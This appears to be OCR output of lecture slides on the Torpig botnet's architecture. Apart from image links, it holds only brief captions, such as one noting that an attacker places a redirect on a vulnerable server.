
Other novel point: accurate estimation of botnet size

Torpig Architecture




Torpig Architecture


Attacker places a redirect on the vulnerable server




Torpig Architecture




Torpig Architecture



